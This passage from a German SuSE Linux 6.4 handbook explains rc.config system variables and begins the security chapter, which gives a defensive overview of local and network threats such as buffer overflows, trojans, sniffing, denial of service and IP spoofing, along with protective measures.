Mit diesem Daemon ist es möglich, sowohl über NFS erreichbare Verzeichnisse als auch lokale Verzeichnisse (CD-ROM-Laufwerke, Disketten etc.) automatisch zu mounten. Das Paket *autofs*, Serie *n* muss installiert und konfiguriert sein.
- **START_RWHOD=no**
Legt fest, ob der *rwhod* gestartet werden soll. Achtung, der *rwhod* sendet regelmäßig „Broadcasts“; das kann dazu führen, dass bei On-Demand-Verbindungen (ISDN und/oder *diald*) diese aufgebaut werden – und Kosten verursachen können!
- **START_ROUTED=no**
Der Route-Daemon ist nur notwendig für dynamisches Ruten (vgl. Manual-Page von **routed** (**man routed**)). Achtung, dieser Dienst verursacht alle 30 Sekunden Netzverkehr; wenn der Rechner mit dem Internet über Dialup verbunden ist (z. B. ISDN), dann macht es *keinen* Sinn, diese Variable auf *yes* zu setzen.
- **START_NSCD=yes**
NSCD (engl. *Name Service Caching Daemon*) beim Booten initialisieren.
- **START_NAMED=no**
Legt fest, ob der Name-Daemon gestartet werden soll.
- **CREATE_YP_CONF=yes**
Legt fest, ob *SuSEconfig* abhängig von den beiden folgenden Einträgen automatisch die nötigen Dateien für die Verwendung von YP (siehe Abschnitt 5.4 auf Seite 164) erzeugen soll. Weiterhin werden die Dateien `/etc/passwd` und `/etc/group` angepasst, soweit noch erforderlich.
- **YP_DOMAINNAME=kosmos.all**
Der YP-Domainname des Rechners. Für detailliertere Informationen lesen Sie bitte Abschnitt 5.4 auf Seite 164.
- **YP_SERVER=sonne.kosmos.all**
Der Name des NIS-Servers.
- **USE_NIS_FOR_RESOLVING=no**
NIS für die Auflösung der Rechnernamen verwenden.
- **START_CIPED=no**
CIPE-Daemon für einen IPIP-Tunnel starten.
- **START_DHCPD=no**
Server für DHCP (engl. *Dynamic Host Configuration Protocol*) starten. Dazu gehören die Variablen **DHCPD_INTERFACE**, **START_DHCRELAY** und **DHCRELAY_SERVERS**.
- **START_LDAP=no**
LDAP-Server starten.
- **START_RADIUSD=yes**
Radius-Accounting und Authentication Service starten. Dieser Service

wird z. B. von bestimmten Dialin-Servern benutzt, um die Benutzer-Authentifizierung durchzuführen; vgl. die Dokumentation unter `/usr/doc/packages/radiusd`.

- **START_LPD=yes**
lpd (engl. *Line Printer Daemon*) starten; für das Drucken in der Regel notwendig.
- **START_NNTPD=yes**
nntpd starten; notwendig, wenn Zugriff über NNTP auf die lokalen News gewährleistet werden soll.
- **START_INN=no**
Newsserver *INN* starten.
- **START_ATD=yes**
Legt fest, ob der AT-Daemon gestartet werden soll. Dieser Daemon gestattet es, bestimmte Jobs zu einem vorgegebenen Zeitpunkt ausführen zu lassen. Im Gegensatz zum Cron-Daemon geht es um das einmalige Ausführen einer bestimmten Aktion.
- **START_HTTPD=yes**
Gibt an, ob der Apache http-Daemon gestartet werden soll.
- **START_HTTPSD=yes**
Gibt an, ob der Apache httpsd („sicherer“ Webserver) mit SSL und PHP3 gestartet werden soll.
- **START_SQUID=no**
Gibt an, ob Squid gestartet werden soll.
- **DOC_HOST=""**
Wenn ein zentraler Dokumentations-Server benutzt werden soll, der das SuSE-Hilfesystem vorhält, dann sollte hier der Name des Servers eingetragen werden; z. B. `"sonne.kosmos.all "`.
- **DOC_SERVER=no**
Auf dem Dokumentations-Server soll diese Variable auf `yes` gesetzt werden. Dann wird zum einen nach den Angaben in **DOC_ALLOW** (s. u.) der Zugriff auf *http-rman* freigegeben und zum anderen werden die Index-Dateien für den HTTP-Server entsprechend umgesetzt; sie zeigen dann statt auf `http://localhost` auf `http://`hostname-f``.
- **DOC_ALLOW="LOCAL"**
Liste der Rechner/Domains als Pattern für `/etc/hosts.allow`, denen der Zugriff auf den Dokumentations-Server erlaubt wird. Diese Variable wird nur ausgewertet, wenn **DOC_SERVER** auf `yes` gesetzt ist. Hier kann auch eine Subdomain (z. B. mit `".kosmos.all "`) eingetragen werden.
- **HTTP_PROXY=""**
Einige Programme (z. B. *lynx*, *arena* oder *wget*) können Proxy-Server benutzen, wenn diese Umgebungsvariable entsprechend gesetzt ist; *SuSEconfig* kann diese in `/etc/SuSEconfig/*` setzen (vgl. in der SDB http://sdb.suse.de/sdb/de/html/lynx_proxy.html). Beispiel:
`"http://proxy.provider.de:3128/"`.
- **FTP_PROXY=""**
Proxy für FTP. Beispiel: `"http://proxy.provider.de:3128/"`.

- **GOPHER_PROXY=""**
Proxy für Gopher. Beispiel: "http://proxy.provider.de:3128/".
- **NO_PROXY=""**
Mittels dieser Variable lassen sich (Sub-)Domains vom Proxy ausschließen. Beispiel: "www.me.de, do.main, localhost".
- **START_HYLAFAX=no**
Startet Hylafax. Bevor diese Variable auf `yes` gesetzt wird, muss `faxsetup` ausgeführt werden.
- **START_SMB=no**
Samba-Server starten; Windows Datei- und Druckerserver.
- **START_MARSNWE=no**
Gibt an, ob die Novell-Server-Emulation gestartet werden soll.
- **START_SSHD=yes**
Den „Secure Shell Daemon“ starten; stellen Sie vor dem Starten sicher, dass ein „host key“ existiert – vgl. dazu die Dokumentation unter `/usr/doc/packages/ssh` sowie die Manpages.
- **START_XNTPD=yes**
Startet den „Network Time Protocol (NTP) Daemon“ aus dem Paket `xntp`; die Konfiguration selbst geschieht über die Datei `/etc/ntp.conf`.

Funkuhren haben Adressen in der Form `127.127.T.U`; dabei steht `T` für den Typ der Uhr und `U` ist die „unit number“ im Bereich von 0 bis 3. – Die meisten dieser Uhren benötigen eine serielle Schnittstelle oder einen speziellen Bus. Die dafür vorgesehene Gerätedatei (☞ *Device*) wird normalerweise durch einen symbolischen Link `/dev/device-U` auf die tatsächliche Hardware angegeben; dabei hat `U` mit der zuvor erwähnten „unit number“ übereinzustimmen. Vgl. auch `/usr/doc/packages/xntp/html/refclock.htm`.

Beispiel: Wer eine Funkuhr hat, die an eine serielle Schnittstelle angeschlossen ist, der benötigt auch einen entsprechenden Symlink. Wie der zu heißen hat, erfährt man über `refclock.htm`. – Für die üblichen DCF77-Empfänger, ist der „PARSE“-Treiber zuständig:

```
## Type 8 Generic Reference Driver (PARSE)
## Address:      127.127.8.u
## Serial Port: /dev/refclock-u
```

Wer also über einen `ntp.conf`-Eintrag den `server 127.127.8.0` wählt, der braucht auch einen Symlink von `/dev/refclock-0` auf `ttySx` – dabei steht `x` für die Schnittstelle, an die die Funkuhr angeschlossen ist.

- **XNTPD_INITIAL_NTPDATE=""**
Liste der NTP-Server, von denen die Zeit geholt werden kann, bevor der lokale Server gestartet wird; z. B. "sonne.kosmos.all". Falls mehrere Server eingetragen werden, sind diese durch ein Leerzeichen voneinander zu trennen.
- **DISPLAYMANAGER=""**
Beschreibt, wie das Login erfolgen soll, ob in der Textkonsole oder gra-

fisch unter dem X Window System. Mögliche Werte sind `xdm` (Standard-Displaymanager des X Window System), `kdm` (Displaymanager von KDE) oder `" "`; im letzten Fall wird angenommen, dass kein grafisches Login gewünscht ist und der Rechner wird im Runlevel 2 (Textkonsole) gestartet. Dies ist die Voreinstellung.

- **KDM_SHUTDOWN=root**
Gibt an, welche Benutzer den Rechner über `kdm` herunterfahren dürfen (Reboot oder Shutdown). Mögliche Werte sind `root` (`'root'` muss sich mit Passwort identifizieren), `all` (alle Benutzer), `none` (niemand darf den Rechner über `kdm` herunterfahren) und `local` (der Rechner darf nur heruntergefahren werden, wenn der Benutzer sich lokal und nicht über das Netz einloggt). Wenn die Variable auf `" "` steht, wird der Wert `root` als Voreinstellung genommen.
- **CONSOLE_SHUTDOWN=reboot**
Gibt an, wie der `init`-Prozess auf das Drücken der Tastenkombination `(Strg)+(Alt)+(Entf)` reagiert. Mögliche Werte sind `reboot` (der Rechner fährt herunter und bootet erneut), `halt` (der Rechner fährt herunter und bleibt dann stehen) und `ignore` (das Drücken der Tastenkombination hat keinen Effekt). Voreinstellung ist `reboot`.
- **START_AXNET=no**
Server für **Applixware**.
- **START_MYSQL=no**
Server für **MySQL**.
- **START_ADABAS=no**
Server für **Adabas**. Die folgenden Variablen gehören zu Adabas: **DBROOT**, **DBNAME**, **DBUSER** und **DBCNTROL** – vgl. die entsprechenden Kommentare in der `rc.config`.
- **START_DB2=no**
Server für **DB2**.
- **START_ARKEIA=no**
Arkeia-Backupserver starten.
- **START_ARGUS=no**
Server für *Argus* (Netzwerkmonitor).
- **ARGUS_INTERFACE=eth0**
Das von *Argus* zu überwachende Interface.
- **ARGUS_LOGFILE="/var/log/argus.log"**
Die *Argus*-Logdatei. Diese Datei kann sehr groß werden!
- **CRON=yes**
Steuert den Start und das Beenden des *Cron-Daemons*. Dieser Daemon startet zu vorgegebenen Zeiten automatisch gewisse Programme. Der *Cron* wird nur in den Runlevels 2 und 3 gestartet! Seine Aktivierung ist auf Rechnern, die rund um die Uhr laufen, dringend zu empfehlen. Eine Alternative bzw. Ergänzung ist der *AT-Daemon*; vgl. auf Seite 454).



Es gibt eine Reihe von Optionen, die es erfordern, dass regelmäßig bestimmte Programme gestartet werden. Daher sollte auf jedem System der *Cron-Daemon* aktiviert werden.

Sicherheit und lokale Wartungsdienste

- **RUN_UPDATEDB=yes**
Legt fest, ob einmal pro Nacht die Datenbank für *locate* (**locate**) aktualisiert werden soll; **locate** dient dem schnellen Auffinden von Dateien im System. Ein Fein-Tuning des *updatedb* kann über die Variablen **RUN_UPDATEDB_AS**, **UPDATEDB_NETPATHS**, **UPDATEDB_NETUSER** und **UPDATEDB_PRUNEPATHS** erreicht werden (vgl. die Kommentare in der *rc.config*). – Diese Aktualisierung wird möglicherweise kurz nach dem Booten durchgeführt, wenn Sie den Rechner *nicht* ununterbrochen laufen haben; vgl. Abschnitt 16.6.1 auf Seite 439.
- **REINIT_MANDB=yes**
Wenn die Manpage-Datenbank von *cron.daily* täglich erneuert werden soll.
- **CREATE_INFO_DIR=yes**
Legt fest, ob automatisch die Datei */usr/info/dir* erstellt werden soll, die gleichsam einen Index für alle vorhandenen Info-Seiten bildet. Dies ist etwa nach der Installation eines Paketes sinnvoll, das eine Info-Seite enthält. Beachten Sie, dass für die Verwendung dieses Features *perl* installiert sein muss!
- **CHECK_PERMISSIONS=set**
Legt fest, ob die Datei-Rechte anhand der Datei */etc/permissions* überprüft werden sollen. Mit **set** werden falsche Einstellungen berichtigt, mit **warn** werden nur „Warnungen“ hergestellt, **no** wird dieses Feature abgestellt.
- **PERMISSION_SECURITY="easy local"**
In */etc/permissions.paranoid*, */etc/permissions.secure* und */etc/permissions.easy* sind drei Sicherheitsstufen vorbereitet. Tragen Sie hier **easy**, **secure** oder **/etc/permissions.paranoid**; eigene Einstellungen können Sie z.B. in */etc/permissions.local* vornehmen und dann die Erweiterung **local** als Wert hinzufügen.
- **RPMDB_BACKUP_DIR=/var/adm/backup/rpmdb**
Legt fest, wohin *cron.daily* Backups der RPM-Datenbank schreiben soll; wenn keine Backups gewünscht werden, diese Variable auf "" setzen.
- **MAX_RPMDB_BACKUPS=5**
Legt die Anzahl der Backups der RPM-Datenbank fest.
- **DELETE_OLD_CORE=yes**
Corefiles sind Abbilder der Speicherbelegung von Programmen, die wegen einer Speicherschutzverletzung abgebrochen wurden; diese Abbilder dienen der Fehlersuche. Hier können Sie einstellen, dass regelmäßig nach etwaigen alten *Corefiles* gesucht wird und diese automatisch gelöscht werden.
- **MAX_DAYS_FOR_CORE=7**
Legt fest, wie alt *Corefiles* maximal werden dürfen (in Tagen), bevor sie automatisch gelöscht werden.
- **MAX_DAYS_FOR_LOG_FILES=365**
Wenn eine Log-Datei (vornehmlich unter */var/log*) eine bestimmte

Größe erreicht hat, wird sie automatisch komprimiert und archiviert und eine entsprechende Mail unterrichtet **root** davon. Mit diesem Parameter können Sie festlegen, wie lange derartige Sicherungsdateien behalten werden, bevor sie automatisch gelöscht werden. Setzen Sie den Wert auf 0, findet keinerlei Komprimierung und Archivierung statt; die Dateien werden dann unbegrenzt fortgeschrieben und können eine beachtliche Größe erreichen! Die komprimierten Sicherungsdateien können Sie sich jederzeit mit **less** ansehen.

- **MAX_DAYS_IN_TMP=30**

Es wird täglich geprüft, ob es in den tmp-Verzeichnissen Dateien gibt, auf die länger als angegeben nicht zugegriffen wurde (in Tagen). Wurde auf eine Datei in einem dieser Verzeichnisse länger nicht mehr zugegriffen, wird sie automatisch gelöscht.

- **TMP_DIRS_TO_CLEAR="/tmp /var/tmp"**

Angabe derjenigen Verzeichnisse, die täglich automatisch nach alten Dateien durchsucht werden sollen.

- **OWNER_TO_KEEP_IN_TMP="root bs"**

Die Dateien der hier angegebenen Systembenutzer sollen auch dann nicht aus den tmp-Verzeichnissen gelöscht werden, wenn auf sie länger als angegeben nicht mehr zugegriffen wurde.

- **CWD_IN_ROOT_PATH=no**

Aktuelles Verzeichnis (engl. *current working directory*) im Pfad von `'root'`.

- **ROOT_LOGIN_REMOTE=no**

Wenn das Login für `'root'` per *telnet* oder *rlogin* erlaubt werden soll, ist diese Variable auf *yes* zu setzen. Zu Sicherheitsaspekten dieser Variablen vgl. auf Seite 471.

- **SUSEWM_UPDATE=yes**

Legt fest, ob SuSEconfig die systemweiten Konfigurationsdateien für die Windowmanager in Abhängigkeit von den installierten Software-Paketen anpassen soll. Feintuning ist möglich über die Variablen **SUSEWM_WM**, **SUSEWM_MWM**, **SUSEWM_XPM**, **SUSEWM_ADD** und **SUSEWM_COMPAT**.

Teil VIII

Sicherheit und andere Tipps

Sicherheit ist Vertrauenssache

18.1 Grundlagen

Bedrohungen aus dem Internet sind aus den heutigen Medien nicht mehr wegzudenken. Nahezu täglich erfährt man von einer neuen Gefahr für den heimischen Rechner oder für das gesamte Firmennetz durch Angriffe aus dem Internet oder durch Viren. Tatsächlich jedoch kann vor dieser Art von Bedrohung auch ein Schutz erworben werden.

Bevor auf einzelne Schutzmechanismen eingegangen werden kann, muss klargestellt werden, was Sicherheit¹ (engl. *Security*) überhaupt bedeutet und vor was man sich schützen möchte. Folgende 6 Punkte machen schnell klar, dass die Sicherheit eines Rechners ein erstrebenswertes Ziel darstellt:

1. Schutz der Ressourcen
2. Zugang zu Informationen
3. Verfügbarkeit von Daten
4. Integrität der Daten
5. Vertraulichkeit der Daten (Rechtsvorschriften, z. B. Arztpraxen, Banken)
6. Privatsphäre

Die Gewährleistung dieser 6 Punkte soll das Ziel eines ausgearbeiteten Sicherheitskonzeptes sein. Hier muss nicht nur der Schutz vor Zugriffen unbefugter Dritter in Betracht gezogen werden, sondern auch die Gefahren durch schadhafte Hardware, wie z. B. Festplattencrashes oder defekte Sicherungsbänder.

Falls Transaktionsdaten auf dem System verarbeitet werden, greifen hier die gesetzlichen Bestimmungen der GoB (Grundsätze ordnungsgemäßer Buchführung), welche u. a. die Systemverwalter dazu verpflichtet, das System vor unberechtigten Zugriffen zu schützen².

Ein elementarer Bestandteil eines guten Sicherheitskonzeptes ist das regelmäßige Erstellen von Backups, die auch auf ihre Verwendbarkeit hin geprüft werden sollten.



¹ Im amerikanischen Sprachgebrauch findet sich häufiger das Wort *Trust*, das mehr den Grad des Vertrauens zum Ausdruck bringen soll, welches der Anwender seinem System entgegenbringt.

² Es greifen noch andere Bestimmungen, z. B. dass die Transaktionsdaten für mindestens 10 Jahre für Prüfungen zur Verfügung stehen.

Zusammengefasst ergeben sich folgende mögliche Punkte, in denen die Sicherheit eines Computersystems Gefahren ausgesetzt ist:

Benutzer, die direkt an den jeweiligen Computern arbeiten, stellen die größte aller denkbaren Bedrohungen dar. Dies muss nicht in jedem Fall beabsichtigt sein, aber natürlich sind auch gezielte Angriffe durch Mitarbeiter denkbar.

Kommunikation über lokale oder Weitverkehrs-Netze, wie auch das Internet, kann einerseits abgehört werden, andererseits bieten diese Netze Angriffsmöglichkeiten, ohne dass der Angreifer sich direkt vor Ort aufhalten muss.

Direkter Zugriff auf Computer durch Einbrecher oder andere unbefugte Personen, Diebstahl oder Sabotage.

Naturkatastrophen gegenüber sind Computer sehr anfällig.

Hardware und Software kann fehlerhaft sein, durch Designfehler oder konkrete Defekte, und damit nicht nur den Datenbestand an sich gefährden, sondern auch eine Kompromittierung ermöglichen bzw. den Dienst komplett unbrauchbar machen (siehe auch Abschnitt 82 auf Seite 466).

Speichermedien wie Disketten, Bänder oder Festplatten können entwendet oder (unbeabsichtigt) beschädigt werden.

Elektromagnetische Strahlung wird von jedem Computer, Monitor und Netzkabel emittiert. Die darin enthaltene Information kann mit geeigneten Geräten empfangen und nutzbar gemacht werden. Diese Strahlen werden auch über Rohrleitungen und Stromkabel transportiert, entgegen der üblichen Meinung strahlen übrigens auch LCD Monitore Strahlen ab.

Hier soll insbesondere auf die ersten beiden Punkte eingegangen werden, da gerade in diesen Bereichen durch den planvollen Einsatz von SuSE Linux Gefahrenpotential weitgehend abgebaut werden kann. Die übrigen Punkte sind für den Privatanwender von SuSE Linux sicherlich weniger interessant, beim Aufbau eines Firmennetzes sollten sich die zuständigen Personenkreise aber auch hier Gedanken machen.

In Abschnitt 18.1.1 und Abschnitt 18.1.2 auf Seite 465 wird zunächst auf die unterschiedlichen Angriffsformen eingegangen, bevor dann in Abschnitt 18.2 auf Seite 467 auf Seite 467 die einzelnen Werkzeuge, die in SuSE Linux 6.4 zur Verfügung stehen, im Detail vorgestellt werden. Zum Schluss gibt es einige allgemein gültige Hinweise, die auf jeden Fall beachtet werden sollten.

18.1.1 Lokale Sicherheit

Wer im Glashaus sitzt. . . Mit der Sicherheit fängt man am besten beim eigenen Rechner im lokalen Netz an. Doch auch wenn der Rechner nicht oder nur temporär an einem Netz hängt, sollten gewisse Mindestvoraussetzungen beachtet werden. Schon das Löschen der Festplatte durch Partygäste kann zu einem großen Ärgernis werden, wenn dabei die letzten Ergebnisse der Promotionsarbeit verloren gehen.

Passwörter

Linux als Multiuser-Betriebssystem hat nicht nur ein Benutzerkonzept, sondern verfügt auch über einen Authentifizierungsmechanismus durch die Passwortabfrage. Auch wenn es unbequem erscheint, Sie sollten für alle Benutzer auf Ihrem System ein gutes Passwort³ vergeben. Dies gibt Ihrem System zumindest guten Schutz vor dem unbedarften Eindringling. Insbesondere der Benutzer `'root'` ist das prominenteste Ziel von Angriffen, hier sollte das Passwort mit besonderer Sorgfalt gewählt werden.

Doch die besten Passwörter können nicht helfen, wenn der Eindringling direkten Zugang zu dem Rechner hat und ihn von dort zum Booten bewegen kann. Mit einer Bootdiskette kann Zugang zum installierten System erlangt werden. Aus diesem Grund sollten im *BIOS-Setup* (⇨ *BIOS*) des PC die Diskettenlaufwerke – sofern vorhanden – als bootbare Medien deaktiviert werden.

Damit diese Sperre nicht umgangen werden kann, sollte im gleichen Zug ein BIOS-Passwort gesetzt werden. Das Passwort selbst darf jedoch auf gar keinen Fall vergessen werden, ansonsten ist der spätere Zugriff auf das BIOS unmöglich – außer das BIOS wird mittels einer Überbrückung zurück gesetzt.



Falls *LILO* benutzt wird (vgl. auf Seite 128), sollte in der Datei `/etc/lilo.conf` die Option `restricted` zusammen mit einem Passwort (z. B. `password=sicheres_passwort`) eingetragen werden und mittels `lilo` aktiviert werden. Ansonsten ist es für jeden möglich, der direkt am Rechner sitzt, das System zu kompromittieren. Das Passwort muss natürlich sicher gewählt sein, und die Datei `/etc/lilo.conf` darf nur für den Benutzer `'root'` lesbar sein.

Das Paket `john` in Serie `sec` (Sicherheitsrelevante Software) enthält ein Programm, um Passwörter zu erraten. Dieses kann der umsichtige Administrator verwenden, um schwache Passwörter automatisch erkennen zu lassen, und die Benutzer anzuweisen, nur sichere Passwörter zu verwenden.

Zugriffsrechte

Um die Möglichkeiten der einzelnen User einzuschränken, beabsichtigt oder unbeabsichtigt Schaden anzurichten, sollten die User jeweils mit minimalen Rechten arbeiten. So ist es eine Grundregel, dass nicht jeder Anwender auf seinem Rechner stets als `'root'` arbeiten muss; selbst das gut gewählte Passwort sollte nur den Administratoren bekannt sein.

Buffer Overflows und andere Angriffe

Nach wie vor die beliebteste Methode, `'root'`-Rechte auf einem Rechner zu erlangen, sind die so genannten „buffer overflows“⁴. Bei diesen „Exploits“ werden statische Felder im „User Stack“ eines Programms, z. B. während

³ Über die Wahl eines guten Passwortes sind schon sehr lange Artikel verfasst worden. In Abschnitt 18.4 auf Seite 476 werden einige Hinweise gegeben.

⁴ Auch bekannt als „stack smashing vulnerabilities“.

einer Texteingabe, gezielt mit Werten überschrieben, die andere Variablen im User Stack (also der Funktionstack und der Programmheap) überschreiben, so dass gewünschter Code ausgeführt werden kann, etwa das Starten einer Shell. Betroffen sind hiervon ausschließlich Programme mit statischen Arraygrößen für Eingabewerte ohne Überprüfung auf Pufferüberlauf.

Die einzigen attraktiven Programme für diese Angriffsform sind solche, die das `suid`- oder `sgid`-Bit gesetzt haben, also Programme, die mit den Rechten des Eigentümers und nicht des aufrufenden Users gestartet werden. Üblicherweise benötigen Programme deshalb `suid-root`, da sie Aufgaben ausführen (wie z. B. `passwd`), zu denen ein normaler User keine Berechtigung hat. Daher ist es das Ziel der Distribution, die Anzahl dieser Programme möglichst gering zu halten und diese gegen derartige Angriffe abzusichern. Neben diesen Programmen sind auch die Systemdienste in Form von Daemonen anfällig für diese Art Angriff. Weiterhin sollten einschlägige Medien beachtet, sowie bei Bekanntwerden derartiger Lücken verfügbare Updates und Patches zügig eingespielt werden.

Ein weiterer Angriff auf privilegierte Programme und laufende Dienste sind so genannte „link attacks“. Durch unsicheres Arbeiten der Programme in öffentlichen Verzeichnissen kann es möglich sein, Daten in vollkommen andere Dateien umzuleiten, und so das System zu kompromittieren oder zum Absturz zu bringen.

Um die Anzahl der `suid`- und `sgid`-Dateien auf dem System zu reduzieren, kann man bei SuSE Linux mit YaST unter 'Administration des Systems' und 'Einstellungen zur Systemsicherheit' im Auswahlfenster 'Rechte auf Dateien werden gesetzt auf:' auf `secure` oder `paranoid` setzen. Welche Rechte dadurch gesetzt werden, können Sie in den Dateien `/etc/permissions.secure` und `/etc/permissions.paranoid` nachprüfen. Bei `paranoid` sollte man sich vor dessen Verwendung jedoch vergewissern, dass die Funktionalität des Systems für die eigenen Bedürfnisse nicht zu sehr eingeschränkt wird.

Aufgrund seiner Komplexität und des gewachsenen Codes ist das X Window System (XFree86) immer mal wieder auffällig geworden. Mittlerweile hat sich diese Problematik unter SuSE Linux entschärft, da die Server und Libraries nicht mehr `suid-root` gesetzt sind. Dennoch ergeben sich unter bestimmten Umständen einige Mängel in der Client-Server Kommunikation. Hier ist z. B. das Abhören von Tastatureingaben sowie das Auslesen von Fensterinhalten möglich. Unter Beachtung von Regel 3 und der Verwendung von Xauthority mittels `xauth` sowie der Vermeidung von `xhost +` kann jedoch ein grundlegendes Maß an Sicherheit erreicht werden. Um remote X-Programme zu starten, sollte möglichst das Paket `ssh` der Serie `sec` (Sicherheitsrelevante Software) verwendet werden; im kommerziellen Umfeld beachten Sie bitte die Lizenzbestimmung (`/usr/doc/packages/ssh/COPYING`). `ssh` ist auch für die anderen gängigen Plattformen verfügbar. Jedoch birgt dieses so genannte X11-Forwarding seine eigenen Gefahren, bitte erwägen Sie auch ganz darauf zu verzichten.

Auf kritischen Serversystemen sollte jedoch, schon aus Performance-Gründen, kein X Window System eingesetzt werden.



Viren und Pferde

Bis vor relativ kurzer Zeit trieben diverse Arten von Viren ihr Unwesen nicht nur auf Homecomputern, da das Transportieren und Weitergeben von Software auf Diskette den idealen Nährboden für diese Programme darstellt. Zum Glück sind bislang für Linux gerade mal 2 Viren bekannt. Da für Linux kaum Software im Binärformat weitergegeben wird und SuSE Linux selbst als virenfrei angesehen werden kann, besteht unter Beachtung von Regel 1 auf Seite 476 keine Gefahr von Viren.

Anders sieht es jedoch mit den immer noch stark zunehmenden Makro-Viren aus, die vermehrt per E-Mail (in Textverarbeitungsdokumente eingebettet) verschickt werden. Da das gängige Office-Paket unter Linux nicht verfügbar ist, befinden sich diese Makro-Viren auf SuSE Linux in einer „sterilen“ Umgebung. Aufgrund der Tatsache, dass SuSE Linux vermehrt auf Mail-Servern als „Mail Transfer Agent“ eingesetzt wird, bietet sich hier die Gelegenheit, eingehende und ausgehende Mails automatisch nach eingebetteten Viren zu scannen.

Die so genannten „trojanische Pferde“ verdienen eine gesonderte Beachtung. Diese Programme gaukeln vor, etwas völlig anderes zu sein, um im Verborgenen ihrem Tun nachzugehen. So kann sich z. B. hinter einem Loginprompt ein trojanisches Pferd verbergen, welches die ergaunerten Passwörter in einer Datei sammelt oder per E-Mail versendet. Das hört sich vielleicht noch ganz harmlos an, jedoch spätestens wenn es um Kreditkartennummern oder die PIN zum Girokonto geht, hört der Spaß auf. Die Chance, ein trojanisches Pferd aus dem Internet herunterzuladen oder per E-Mail zu empfangen, ist relativ gering, jedoch ist es eine übliche Technik auf einem bereits kompromittierten System einige Trojaner zu hinterlassen, um sich jederzeit wieder Zugang verschaffen zu können. Die Existenz von trojanischen Pferden kann also als sicherer Indikator für ein kompromittiertes System dienen.

Einen endgültigen Schutz vor Viren und vor trojanischen Pferden kann es nicht geben, jedoch kann ein guter Virens scanner sowie ein durchdachter Umgang mit Disketten und Fremdprogrammen und die Beachtung der Regeln in Abschnitt 18.4 auf Seite 476 viel beitragen. Auch die Verwendung von Programmen wie *tripwire*, Paket *tripwire*, Serie *sec* (Sicherheitsrelevante Software), siehe auf Seite 468 hilft bei der Erkennung.

18.1.2 Netzwerk-Sicherheit

Kaum mehr ein Rechner steht alleine in der Kammer. Mittlerweile sind gerade wegen der ausgezeichneten Netzwerkfähigkeit von Linux die Rechner im LAN vernetzt, hängen über Modem oder ISDN im Internet oder dienen als Gateway für ganze Subnetze. Dabei besteht für jeden Rechner die Gefahr vielfältiger Angriffe über das Netzwerk.

Bei geeigneter Konfiguration einer Firewall können die meisten Angriffsformen abgewehrt werden; zwar sind die geöffneten Ports nach wie vor ver-

wundbar, jedoch kann durch den Einsatz weiterer Tools auch hier das Risiko entschieden vermindert werden.

Die Wahrscheinlichkeit, während der 30 Minuten Maillesen über eine Wahlleitung Ziel eines Angriffs zu werden, kann als gering eingestuft werden. Über permanente Leitungen verbundene Systeme sollten aber auf jeden Fall geschützt werden. Die wichtigsten Angriffsformen werden hier kurz vorgestellt.

Man in the Middle

Die „Man in the Middle“-Angriffe beziehen sich auf Netzwerkverkehr, der über einen oder mehrere Rechner zwischen verschiedenen Netzen geroutet wird. Der Angreifer hat dabei Kontrolle über einen der Router, kann unterwegs IP Pakete abhören, umleiten und austauschen. Da momentan IP-Pakete nicht authentifiziert sind, ist dieser Angriff leicht möglich. Besserung verspricht IPv6, der kommende Standard.

Die einzige Abhilfe gegen diese Art von Angriffen, etwa beim Mailaustausch oder bei Zugriffen auf WWW-Server, bietet nur der Einsatz starker Kryptographie. Netzverbindungen mit **telnet** oder **rsh** können im Klartext inklusive Passwort mitgelesen werden. Das ist der häufigste Grund für die Kompromittierung eines Systems von außen! Hier sollte umgehend auf die Verwendung von **ssh** gewechselt werden. Zur Signatur von E-Mails empfiehlt sich die Verwendung von **pgp**. Eine verschlüsselte Übertragung von HTTP-Seiten kann mit dem SSL⁵ Protokoll erreicht werden (⇨ *Verschlüsselung*). Die Qualität der Verschlüsselung steht und fällt jedoch mit der sicheren Übertragung der Schlüssel. Hierbei sollte also besondere Vorsicht walten!

Das Paket `modssl` in Serie `n` (Netzwerk) enthält das SSL-Modul für den HTTP-Server Paket `apache`.

Buffer Overflows, die 2.

Nach dem so genannten „sniffing“, dem passiven Mitlesen von Daten (z. B. Login und Passwort), sind Buffer Overflows die häufigste Art der Kompromittierung von außen. Hier gilt: Jeder von außen erreichbare Dienst (z. B. Mail, Webserver, POP3 etc.) stellt ein potentiell Sicherheitsproblem dar. Jeder Dienst der unbedingt benötigt und nicht abgeschaltet werden kann, sollte wenn möglich über eine Firewall-Filter-Konfiguration des Linux-Kernels (mittels **ipchains**) nur von bestimmten Systemen erreichbar sein. Wenn auch das nicht möglich ist, sollte versucht werden, den Dienst durch eine besonders sichere Version zu ersetzen (z. B. Paket `postfix` anstatt Paket `sendmail`). Experten können darüber hinaus noch jeden Dienst in einer eigenen **chroot**-Umgebung laufen lassen.

Denial of Service

Bei den „Denial-of-Service“-Attacken schaltet der Angreifer einen Netzdienst durch Überlastung gezielt aus. Unter Umständen ist davon dann nicht nur der einzelne Dienst betroffen, sondern die ganze Maschine kann nicht

⁵ SSL steht für Secure Socket Layer.

mehr erreicht werden. Häufig wird diese Angriffsform eingesetzt, um einen Nameserver auszuschalten, damit dessen Funktion übernommen werden kann. Nach der Übernahme können dann Netzwerkpakete an eine andere Stelle geleitet werden. Denial-of-Service wird zumeist mit IP Spoofing kombiniert eingesetzt, um die Herkunft zu verschleiern; vgl. auf dieser Seite. Daher ist eine Rückverfolgung in den meisten Fällen aussichtslos. Es muss einfach besser abgesichert werden.

Zu Denial-of-Service-Angriffen, die zum kompletten Stillstand einer Maschine führen können, gibt es in der Regel innerhalb von Stunden nach dem Bekanntwerden einen Patch. SuSE Linux ist gegen die zum jeweiligen Releasezeitpunkt bekannten Denial-of-Service Angriffe abgesichert, soweit Patches vorhanden. Dennoch sollte der verantwortliche Systembetreuer sich stets auf dem laufenden halten.

IP Spoofing

Das „IP Spoofing“ bezeichnet eine Technik, die eine Sicherheitslücke im TCP/IP Protokoll ausnutzt. Dabei wird die Absenderadresse eines TCP/IP-Paketes nicht überprüft, und kann somit mit einem beliebigen Wert gefüllt werden. Damit kann der Urheber einer Attacke seine Herkunft verschleiern.

Zunächst ist es wichtig, den eigenen Router ins externe Netz so zu konfigurieren, dass nur Pakete mit einer externen Absendeadresse ins interne Netz passieren können und nur Pakete mit einer internen Adresse ins externe Netz geroutet werden.

18.2 Tools

